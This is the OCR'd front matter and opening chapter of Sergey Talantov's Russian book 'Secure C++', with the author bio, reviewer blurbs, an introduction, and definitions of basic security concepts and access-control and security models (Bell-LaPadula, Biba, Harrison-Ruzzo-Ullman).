
СЕРГЕЙ ТАЛАНТОВ

БЕЗОПАСНЫЙ C++



Руководство
по безопасному проектированию
и разработке программ

СЕРГЕЙ ТАЛАНТОВ

БЕЗОПАСНЫЙ C++

РУКОВОДСТВО ПО БЕЗОПАСНОМУ ПРОЕКТИРОВАНИЮ И РАЗРАБОТКЕ ПРОГРАММ

Издательство АСТ
Москва

УДК 004.43
ББК 32.973.2
Т16

Талантов, Сергей.
Т16 Безопасный C++. Руководство по безопасному проектированию и разработке программ / Талантов С. — Москва: Издательство АСТ, 2025. — 416 с. — (Программирование для всех)

ISBN 978–5–17–173860–0

«Безопасный C++» — это глубокое погружение в аспекты программирования на C++. Книга предназначена для специалистов, которые хотят повысить уровень защиты своих приложений и научиться применять лучшие практики безопасности в реальных проектах.

Внутри четыре основных раздела:

- «Безопасность приложений» — ключевые принципы обеспечения безопасности, включая материал по бинарной отладке.
- «Безопасная реализация» — в этом разделе раскрываются низкоуровневые вопросы безопасности при написании программ на C++ — здесь о потенциальных проблемах и возможных решениях.
- «Безопасная архитектура» — о принципах построения безопасной архитектуры приложений, что позволит создавать более надёжные и устойчивые системы.
- «Безопасный процесс» — методики и практики повышения качества, надежности и безопасности разрабатываемого ПО.

Акцент книги — на практическом применении теоретических знаний, где будут представлены примеры и сценарии, которые можно адаптировать для использования в собственных проектах. Книга станет незаменимым ресурсом для разработчиков, стремящихся повысить уровень безопасности своих приложений и защитить их от потенциальных угроз.

УДК 004.43
ББК 32.973.2

ISBN 978–5–17–173860–0

Об авторе

Сергей Талантов — разработчик, архитектор программного обеспечения и чемпион безопасности, программирующий на языке C++ более 20 лет. Опыт работы в компаниях, занимающихся информационной безопасностью, Акронис и Лаборатории Касперского более 10 лет. Контрибьютор Chromium, член архитектурного комитета KasperskyOS. Постоянный спикер на конференциях C++ Russia, Highload.

О книге

Эта книга является отражением опыта многолетней работы автора в ролях разработчика, архитектора и чемпиона безопасности. Это не учебник, пособие или академическая работа, все освещенные темы касаются только практических вопросов.

В книге есть четыре основные главы: безопасность приложений, безопасная реализация, безопасная архитектура, безопасный процесс.

Первая глава **«безопасность приложений»** носит ознакомительный характер, содержит общие термины и определения. Если читатель хорошо знаком с предметом книги, то скучные вводные материалы можно пропустить. Однако, в конце главы будет сюрприз для тех, кто готов погрузиться в мир бинарной отладки. Там раскрывается тема эксплойтов в виде реальных примеров с атаками и противодействиями. Не пропустите эту часть, если заскучаете вначале.

Вторая глава **«безопасная реализация»** раскрывает низкоуровневые вопросы безопасности при написании программ на C++. Эта центральная глава книги, будет интересна в первую очередь практикующим разработчикам. Для понимания материала достаточно знания C++, желательно современных стандартов C++17 и выше, на среднем уровне. В главе не дается пояснений по самому синтаксису, акцент в первую очередь делается на потенциальных проблемах и возможных решениях.

Третья глава **«безопасная архитектура»** поднимает читателя на уровень выше, где уже не так важна реализация, как важны общие концепции безопасности системы в целом. Эта глава для архитекторов и, возможно, для аналитиков безопасности. Для уверенного понимания материала этой главы необходимы базовые знания паттернов проектирования и графической нотации UML[1]. Чтение предыдущих глав при этом не обязательно, поэтому те, кому интересны только навыки безопасного проектирования, могут сосредоточиться только на этом материале.

Четвертая глава **«безопасный процесс»** касается процесса безопасной разработки в целом. Здесь описываются методики и прак-

---

[1] Unified Modeling Language — унифицированный язык моделирования

тики повышения качества, надежности и в конечном итоге безопасности разрабатываемого ПО. Глава будет интересна инженерам по сборке, инженерам по безопасности, DevOps или DevSecOps инженерам, менеджерам проектов, а также обычным разработчикам. Материал в данной главе дан в очень концентрированном и сжатом виде, т.к. тема построения безопасного процесса разработки очень обширна и выходит за рамки данной книги.

Акцент на практику, используемый при освещении материала, подкрепляется многочисленными примерами кода. Естественно, почти все примеры написаны на C++. Код примеров располагается в репозитории https://github.com/hitfounder/securecpp и готов для сборки и запуска.

Современные книги по программированию, которые пишутся в постоянно меняющихся условиях, не являются истиной, высеченной в камне, и должны естественным образом обновляться. Автор призывает читателей присылать замечания и предложения по текущему и будущему материалу книги на адрес: **secure_cpp_book@mail.ru.**

Приятного чтения!

Благодарности

Написание книги — сложный процесс. Испытав такой опыт, начинаешь еще больше ценить пользу книг. Путь от идеи до реализации занимает много времени, требует усилий и концентрации. Занимаясь этим в свободное время, всегда есть соблазн пропустить написание очередной главы, заняться чем-то другим, отвлечься или просто отдохнуть. Написание книги занимает не один год (у меня заняло 2): сложно изначально спланировать всю работу, еще сложней придерживаться намеченного плана. К счастью, я был не одинок, многие откликнулись мне помочь. Хочу выразить им благодарность. Вот кто мне помогал (в алфавитном порядке, чтобы никого не обидеть).

Газукина Ирина. Продакт-менеджер, дизайнер. Подготовила обложку и иллюстрации. Закончила НИЯУ МИФИ, кафедру кибернетики, любит исследовать цифровые системы.

Гельвих Михаил. Ведущий C++ разработчик в компании PVS-Studio, Project Lead; аспирант в Тульском государственном университете.

Книга «Безопасный C++» предлагает читателям углублённый взгляд на современные методы, принципы и практики создания защищённого программного обеспечения с использованием языка C++. В издании рассматриваются ключевые аспекты безопасного программирования: разбираются известные уязвимости и способы защиты от них, рассматриваются нюансы управления памятью и защиты данных, приводятся примеры безопасной реализации программных компонентов, а также проводится обзор инструментов, позволяющих упростить разработку безопасного программного обеспечения. Эта книга является отличным стартом для практикующих специалистов, которые интересуется безопасной разработкой и хотят овладеть тонкостями этого процесса.

М. Гельвих

Грес Андрей. Разработчик с опытом программирования на C и C++, специализируется на системном программировании под Linux и разработке для встраиваемых систем.

Дьяконов Николай. Последние 10 лет работает архитектором в Лаборатории Касперского. Отвечает за архитектуру продукта «Kaspersky Thin Client», работающего под управлением KasperskyOS. Спроектировал продукт с нуля. Также принимает активное участие в проектировании общих компонент и архитектурных решений для KasperskyOS. Совместно с другими командами прорабатывает методики моделирования угроз для продуктов на базе KasperskyOS.

В современном, стремительно-ускоряющемся оцифрованном мире, используемые технологии определяют скорость развития твоего бизнеса: насколько он отстанет от других или сможет вырваться вперёд. Но, небезопасные технологии, могут стать скорее причиной краха, а не успеха. Данная книга поможет разобраться в тех угрозах, которые существуют на сегодня и предложит способы защиты от них. Здесь также можно будет найти готовые паттерны, применяя которые в разработке, можно будет заранее избежать многих проблем безопасности будущих решений. Однозначно рекомендую данную книгу всем, кто занимается разработкой ПО: разработчикам, архитекторам, тестировщикам, системным аналитикам т.д.

Н. Дьяконов

Кузнецов Алексей. Заместитель СТО направления поиска и голосовых технологий VK, постоянный участник C++ конференций, капитан лыжного клуба, триатлонист и домашний пивовар.

Книга мне очень понравилась. Она послужит отличным практическим руководством для любого практикующего инженера. Но самое важное, она позволит разобраться во всех хитросплетениях информационной безопасности такого непростого языка, как C++, и поможет руководителю (или тимлиду) правильно выстроить безопасную архитектуру и процессы, с нею связанные.

Делая вычитку книги, я сам для себя открыл очень много новой информации и вспомнил ту, что уже забыл со времён института.

Книга по-настоящему окунает тебя в личину злоумышленника, позволяет понять все его задумки, и рассказывает методы защиты с обратной стороны. Настоящий гайдбук, который должен лежать у каждого на столе!

А. Кузнецов

Нечипорук Артем. Разработчик и архитектор программного обеспечения с более чем 10-летним опытом работы на Python и C++ в компаниях, связанных с информационной безопасностью. Автор курса по сетевому программированию на C++. Архитектор на проекте Kaspersky Neuromorphic Platform — платформе с открытым кодом для выполнения импульсных нейронных сетей.

Селеня Генрих. Head of backend, PhD student. Эксперт в области Робототехники и ИИ.

Это книга отличный набор рецептов по безопасной работе с C++. Все небезопасные моменты, которые представлены в книге, описаны хорошим четким языком. Автор книги сумел изложить материал без усложненных абстракции, что позволит читать книгу и новичкам, и профессионалом с удовольствием.

Г. Селеня

Скворцов Денис. Ведущий специалист по анализу защищенности отдела безопасности программного обеспечения. Закончил СПбГПУ по специальности «Комплексное обеспечение информационной безопасности автоматизированных систем». 13 лет опыта работы в кибербезопасности. Регулярный спикер Kaspersky Security Analyst Summit. Баг-баунти хантер. 10+ CVE. Автор блога https://the-deniss.github.io Автор статей на https://securelist.com Автор учебного курса Kaspersky «Безопасная разработка программного обеспечения».

Введение

Во все времена безопасность считалась основной потребностью. В пирамиде Маслоу (Рисунок 0.1) ей отведено почетное второе место сразу за физиологическими потребностями. В современном мире принципиально ничего не изменилось за исключением формы и представления. Физическая безопасность отошла на второй план и уступила первенство виртуальной. Обычные люди, корпорации и государственные учреждения обзавелись цифровыми аватарами в виде огромных массивов электронных данных и вычислительных мощностей.

Рисунок 0.1 Место безопасности в пирамиде потребностей по Маслоу

Ущерб от виртуальной атаки может в несколько раз превзойти ущерб от реальной из-за несравнимых объемов хранимой информации. Физический инцидент в виде пожара способен уничтожить одно единственное здание, в то время как виртуальная атака на инфраструктуру способна затронуть несколько дата-центров. Если раньше злоумышленник, взломав замок сейфа, мог довольствоваться только небольшим его содержимым (сейфы обычно невелики по размеру), то сейчас атака на сервер может привести к утечке или повреждению данных, которые уместились бы в сотне или тысяче таких сейфов, конечно, если учитывать одинаковую ценность данных в первом и втором случаях.

Бесспорно, информационная безопасность важна, но это слишком широкое понятие. Более того, не бывает абстрактной безопасности или безопасности в общем смысле. Любая защита делается от конкретных угроз и для выполнения конкретных целей. Мы будем рассматривать один раздел информационной безопасности, который называется «безопасность приложений», и рассмотрим его снизу вверх: начиная с уровня разработки, переходя на уровень архитектуры и заканчивая организационным. Такая последовательность изложения может показаться странной, т.к. для комплексного внедрения безопасности в ПО непременно нужно начинать с верхнего организационного уровня и спускаться ниже. Однако, не каждая организация осознает необходимость комплексного подхода — ведь это дополнительная нагрузка, стоимость, сроки и т.д. — тогда остается путь снизу. Кроме того, для обычного разработчика, который познакомился с техниками безопасного кодирования совсем недавно, путь от безопасного кода к безопасной архитектуре и далее, является более естественным, так же, как и путь расширения зоны ответственности при переходе с одной должности на другую.

Есть много хороших книг по безопасной разработке приложений. Некоторые касаются вопросов разработки, некоторые — вопросов архитектуры. Много книг про процесс безопасной разработки в целом. Не скажу, что в текущей книге я пытался совместить все — потому что это не так. Основная цель — сформировать необходимый базис знаний для разработчиков и архитекторов, вступающих на путь безопасной разработки и, возможно, стремящихся примерить на себя роль «чемпиона безопасности» (о том, кто это такой, поговорим чуть позже). Думаю, что книга будет интересна не только программистам и архитекторам, но и всем причастным к разработке ПО: тестировщикам, аналитикам, менеджерам, инженерам и т.д. — ведь финальная безопасность программного продукта — это общая ответственность каждого члена команды.

Книга будет наполнена техническими деталями, требующими понимания низкоуровневого представления программ, архитек-

туры процессора и ОС. Читатели, способные отправиться в приключение по разбору эксплойтов, в финале получат удовольствие от глубокого понимания сути происходящего. Для тех, кто пока к этому не готов, будут даны готовые рекомендации и сделаны выводы.

C++ был выбран в качестве языка, на котором будут приводиться примеры, не случайно. В последнее время этот язык терпит нападки со стороны специалистов по безопасности из-за своей модели работы с памятью[1]. При этом язык уже не первый год занимает второе место по популярности, согласно индексу TIOBE[2], и пятое место по статистике на GitHub[3], а объём кода на этом языке огромен. На C++ реализованы десятки тысяч проектов. Доказать, что при грамотном подходе к процессу разработки и проектирования можно добиться высокого уровня безопасности даже на таком «опасном» языке как C++ — одна из целей этой книги.

С. Талантов

[1] Рекомендации CISA (Cybersecurity and Infrastructure Security Agency) https://www.cisa.gov/resources-tools/resources/product-security-bad-practices. Рекомендации NSA (National Security Agency) https://media.defense.gov/2022/Nov/10/2003112742/-1/-1/0/CSI_SOFTWARE_MEMORY_SAFETY.PDF

[2] По данным https://www.tiobe.com/tiobe-index

[3] По данным https://madnight.github.io/githut

1. Безопасность приложений

Безопасность приложений — это одна из составных частей информационной безопасности. В этой части книги мы сделаем небольшой обзор основных понятий, касающихся безопасности в общем смысле и информационной безопасности, в частности. Чтобы разобраться, что относится к безопасности приложений, мы проследим путь этой дисциплины от самых высокоуровневых базовых концепций к более частным, касающихся непосредственно кода. Атрибуты, типы, модели и принципы безопасности — это то, что нас ждет в начале пути. Далее погрузимся глубже и узнаем, как на практике реализуется безопасность приложений. На этом уровне нас ждут уязвимости, угрозы, риски. Наконец, дойдем до бинарного уровня. Здесь поговорим про эксплойты и методы бинарной защиты.

1.1 Основы безопасности

Давайте начнем сначала! Эта глава — первый кирпичик в фундаменте. Здесь вы не найдете сложных технических подробностей или кода, но зато получите четкое представление о том, с чем имеете дело, и узнаете основные термины, которые пригодятся в дальнейшем. Если вы уже в курсе всего про безопасность приложений и информационную безопасность в целом, то можете смело пропустить эту главу и перейти к самому интересному.

1.1.1 Что такое безопасность

Чтобы поговорить о безопасности, нам нужно разобраться в некоторых базовых терминах. Не волнуйтесь, мы не будем вдаваться в сложные теории и длинные списки определений. Мы сосредоточимся только на самом важном, чтобы вы могли легко понять материал этой книги.

Безопасность — состояние защищенности жизненно важных интересов личности, общества и государства от внутренних и внешних угроз.[1]

Защищать можно все, что угодно, поэтому существуют разные виды безопасности: авиационная, биологическая, военная, пожарная и т.д. Нас в первую очередь будет интересовать **информационная**, которая, как логично было бы предположить, касается защиты информации.

Информационная безопасность — безопасность, связанная с угрозами в информационной сфере.[2]

Информация в современном мире обрабатывается в основном с использованием компьютеров, которые объединяют в себе аппаратное и программное обеспечение — такую информационную безопасность можно назвать компьютерной. Далее еще сузим предметную область и введём термин «безопасность приложений», который касается именно разработки программного обеспечения и направлен на предотвращение уязвимостей в программном коде. Место безопасности приложений в общей иерархии безопасности показано на рисунке ниже (Рисунок 1.1).

Обеспечение **безопасности приложений** — это процесс применения мер и средств контроля и управления и измерений к приложениям организации с целью осущест-

[1] Закон РФ от 5 марта 1992 г. N 2446–I «О безопасности»

[2] СТО БР ИББС–1.0–2014 Обеспечение информационной безопасности организаций банковской системы Российской Федерации. Общие положения.

вления менеджмента риска, возникающего в результате их использования.[1]

Рисунок 1.1 Безопасность приложений в общей иерархии безопасности

1.1.2 Функциональная и информационная безопасность

Стоит отметить, что в английском языке есть два термина, обозначающих безопасность: **security** и **safety** — различия между ними весьма существенны, хотя в русском языке в большинстве случаев их объединяют и используют как синонимы.

Термин **security** обозначает безопасность со стороны внешней среды (Рисунок 1.2). Это безопасность от внешних атакующих, других программ и любых действий, угрожающих системе — обычно именно эту безопасность имеют в виду по умолчанию. Иногда ее называют **кибербезопасностью** (если контекст касается вычислительных машин, сетей, компьютерных систем) или просто **информационной безопасностью** (если контекст более общий).

[1] ГОСТ Р ИСО/МЭК 27034–1–2014 Информационная технология (ИТ). Методы и средства обеспечения безопасности. Безопасность приложений.

Кибербезопасность — это совокупность методов и практик защиты от атак злоумышленников для компьютеров, серверов, мобильных устройств, электронных систем, сетей и данных.[1]





Рисунок 1.2 Информационная безопасность

Термин **safety** обозначает безопасность самой системы при возможных нарушениях ее работы (Рисунок 1.3). Например, в случае ошибки или намеренного повреждения ПО медицинского оборудования, оно может повлечь смерть пациентов и таким образом стать первичной угрозой. При исключении риска сбоев и неполадок такое оборудование становится безопасным от внутренних угроз. Иногда такую безопасность в русском языке называют **функциональной**.

[1] https://www.kaspersky.ru/resource-center/definitions/what-is-cyber-security

Функциональная безопасность — часть общей безопасности, обусловленная применением управляемого оборудования (УО) и системы управления УО, и зависящая от правильности функционирования электронных систем, связанных с безопасностью, и других средств по снижению риска.[1]



1.3 Функциональная безопасность

1.1.3 Триада информационной безопасности

Разобравшись с видами безопасности, перейдем к ее атрибутам. Существует базовое понятие **триада информационной безопасности** (Рисунок 1.4), обозначающее основной набор атрибутов: **конфиденциальность**, **целостность**, **доступность**.

Конфиденциальность — это синоним секретности. Данные должны оставаться скрытыми даже в случае попадания в руки злоумышленников.

---

[1] ГОСТ Р МЭК 61508–4–2012 Функциональная безопасность систем электрических, электронных, программируемых электронных связанных с безопасностью.

Конфиденциальность информации — обязательное для выполнения лицом, получившим доступ к определенной информации, требование не передавать такую информацию третьим лицам без согласия ее обладателя.[1]

Существует близкий по значению термин **приватность**, который расширяет конфиденциальность и вносит дополнительные характеристики, связанные с законодательством, политическими и культурными аспектами.

Целостность означает сохранность данных в изначальном виде. Злоумышленник может попытаться подменить информацию, однако, подмена должна быть выявлена и, возможно, пресечена.

Целостность информации — состояние информации, при котором отсутствует любое ее изменение, либо изменение осуществляется только преднамеренно субъектами, имеющими на него право.[2]

Доступность касается беспрепятственного доступа к информации, если у клиента есть соответствующие права, при этом злоумышленник не должен влиять на этот процесс.

Доступность информации — состояние информации (ресурсов информационной системы), при котором субъекты, имеющие права доступа, могут реализовать их беспрепятственно.[3]

---

[1] Федеральный закон от 27.07.2006 N 149-ФЗ (ред. от 29.12.2022) «Об информации, информационных технологиях и о защите информации»

[2] «Базовая модель угроз безопасности персональных данных при их обработке в информационных системах персональных данных» (Выписка) (утв. ФСТЭК РФ 15.02.2008)

[3] Рекомендации по стандартизации Р 50.1.056-2005

Рисунок 1.4 Триада информационной безопасности

1.1.4 Золотой стандарт безопасного доступа

Еще одна часто упоминаемая аббревиатура –**AAA**– обозначает три процесса (аутентификация, авторизация, аудит) для обеспечения информационной безопасности путем разграничения и контроля доступа.

Под аутентификацией понимается процедура определения пользователя, осуществляющего вход.

> **Аутентификация** — действия по проверке подлинности субъекта доступа и/или объекта доступа, а также по проверке принадлежности субъекту доступа и/или объекту доступа предъявленного идентификатора доступа и аутентификационной информации.[1]

В качестве доказательства своей личности пользователь может использовать различные средства: пароль, ключ, смарт-карту и т.д. Однако в последнее время одного доказательства становится недостаточно и вводятся **многофакторные** схемы, которые подра-

[1] ГОСТ Р 58833–2020. Защита информации. Идентификация и аутентификация.

зумевают, что для входа нужны сразу несколько доказательств. На практике используются до трех факторов аутентификации:

- То, что пользователь знает (пароль, контрольная фраза, ПИН-код и т.д.);
- То, что пользователь имеет (смарт-карта, мобильное устройство, сертификат и т.д.);
- То, кем пользователь является (сетчатка глаза, отпечаток пальца и т.д.).

Под авторизацией понимается процедура разграничения и контроля доступа к ресурсам в системе.

Авторизация — проверка, подтверждение и предоставление прав логического доступа при осуществлении субъектами доступа логического доступа.[1]

После успешной аутентификации система будет знать, кто именно вошел, а значит можно выдать разные права — именно в этом состоит задача процесса авторизации. Реализовать авторизацию можно по-разному, именно поэтому возникли разные механизмы и типы контроля доступа. Среди популярных механизмов можно выделить:

- Матрицы доступа — в колонках указываются субъекты (пользователи), в строках — объекты (ресурсы в системе), определенное значение на пересечении означает разрешенный доступ;
- Списки доступа (Access Control List, ACL) — аналогичны предыдущему способу, но позволяют экономить место, сохраняя только явно указанные права в виде списка.

Следующие модели предлагают различные типы контроля доступа:

- Дискреционная модель (Discretionary Access Control, DAC) — основная суть этой модели в том, что сами субъекты могут определять права доступа в процессе работы системы. Реализовать разграничение прав при этом можно как через матрицу, так и через списки доступа;
- Мандатная модель (Mandatory Access Control, MAC) — в противоположность дискреционной модели, права доступа здесь не меняются по воле субъектов. Иногда в эту модель добавляют так называемые уровни привилегий (например, «секретно», «совершенно секретно» и т.д.), однако это не является определяющим критерием, главное здесь именно невозможность изменения прав во время запуска;

[1] ГОСТ Р 57580.1–2017 Безопасность финансовых (банковских) операций.

- Ролевая модель (Role–Based Access Control, RBAC) — расширяет понятие субъекта, вводя понятие роли. Роль закрепляется за субъектом и определяет набор его прав, что позволяет упростить администрирование системы. Примерами ролей могут быть всем известные «пользователи» и «администраторы».

Аудит (auditing) или учет (accounting) — процедура фиксации факта доступа в журнале аудита, а также учет потребляемых ресурсов с записью в журнал.

Журнал регистрации событий ИБ — электронный журнал, содержащий записи о событиях информационной безопасности, в том числе о действиях пользователей и эксплуатирующего персонала автоматизированной системы.[1]

1.1.5 Модели безопасности

Модели разграничения доступа часто становятся кирпичиками для более высокоуровневых моделей, которые определяют правила функционирования всей системы безопасности в целом. Кратко рассмотрим самые популярные модели безопасности.

Модель Харрисона, Руззо и Ульмана — представляет собой реализацию дискреционной модели доступа с использованием матрицы доступа, где в ячейках проставляются множества прав доступа, в столбцах указаны идентификаторы объектов, в строках — идентификаторы субъектов. (Рисунок 1.5). Данная модель представляет в том числе академический интерес, т.к. хорошо изучена и используется для формальной верификации.

	obj_1	obj_2	…	obj_n
$subj_1$				
$subj_2$		{rights}		
…				
$subj_m$				

Рисунок 1.5 Матрица доступа в модели Харрисона-Руззо-Ульмана

[1] РС БР ИББС–2.5–2014 «Обеспечение информационной безопасности организаций банковской системы Российской Федерации. Менеджмент инцидентов информационной безопасности»

Модель Белла-Лападулы — данная модель имеет более практический уклон и пришла из реального мира, а именно из механизма разграничения доступа к конфиденциальным документам (Рисунок 1.6). За основу взята мандатная модель. Объектам и субъектам изначально проставляются уровни конфиденциальности и вводятся правила: нельзя читать, если уровень выше (No Read Up) и нельзя писать, если уровень ниже (No Write Down).




Рисунок 1.6 Потоки данных в модели Белла-Лападулы

Модель Биба — зеркально отражает модель Белла–Лападулы, также берет мандатную модель, однако вместо уровней секретности использует уровни целостности (Рисунок 1.7). Под целостностью можно понимать степень доверия к данным, низкоцелостные данные означают данные, полученные из неизвестного и/или недоверенного источника, соответственно, высокоцелостные — из доверенного. Правила при этом звучат следующим образом: нельзя писать, если уровень целостности выше (No Write Up); нельзя читать, если уровень целостности ниже (No Read Down). Также как и модель Белла–Лападулы, модель Биба конкретизирует понятие безопасности, здесь оно касается целостности данных, как объектов и доверенности клиентов, так и субъектов доступа. Таким образом, можно организовать в системе контуры доверия, не допуская смешивания данных. На практике такие ограничения приводят к доменной организации архитектуры (о чем поговорим при рассмотрении архитектурного паттерна "Домен безопасности" в главе 3.2.8). В KasperskyOS данная модель послужила основой для кибериммунной модели целостности (о чем поговорим в главе 3.3 "Архитектуры и методологии").

